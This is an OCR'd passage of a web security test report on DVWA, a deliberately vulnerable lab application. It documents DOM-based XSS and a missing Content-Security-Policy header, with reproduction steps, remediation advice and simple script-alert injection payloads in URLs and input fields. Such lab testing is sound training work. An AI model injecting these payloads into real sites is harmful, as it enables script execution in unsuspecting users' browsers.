
Impact:


- DOM-Based XSS does **not appear in the page source**
- It is executed entirely in the client-side DOM
- Attackers can craft malicious URLs and trick users into executing code in their browsers

Remediation:

- Do not directly write location.hash or location.href into innerHTML
- Use textContent or other safe DOM APIs
- Sanitize and validate all dynamic data used in the DOM
- Apply **Content Security Policy (CSP)** to restrict scripts

Reference: https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/


Vulnerability: DOM Based Cross
127.0.0.1:8080/DVWA/vulnerabilities/xss_d/?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
https://www.acunetix.com/blog/articles/dom-xss-explained/


Vulnerability: DOM Based Cross
127.0.0.1:8080/DVWA/vulnerabilities/xss_d/?default=<script>alert(%27DOM%20XSS%27)</script>
127.0.0.1:8080 says
DOM XSS
OK

Vulnerability 7 – Application is Vulnerable to CSP Bypass

Severity:	High
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module • JavaScript enabled in the browser • Browser Developer Tools open (Network tab)
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/xss_r/ 2. In the input box, enter the payload: **<script>alert(‘CSP')</script>** 3. Open DevTools → Network tab →Click the response from xss_r page 4. Observe response headers: →No Content-Security-Policy header →Click the response from xss_r page

Vulnerability 7 – Application is Vulnerable to CSP Bypass

Expected Result :

- Application should use a strict CSP header like : **Content-Security-Policy: default-src 'self'; script-src 'self';**
- CSP should prevent inline <script> from executing
- X-XSS-Protection should be enabled : **X-XSS-Protection: 1; mode=block**

Actual Result:

- N No Content-Security-Policy header present in the HTTP response
- X-XSS-Protection: 0 disables browser-side XSS protection
- Inline script payload <script>alert('CSP')</script> executed successfully


Impact:

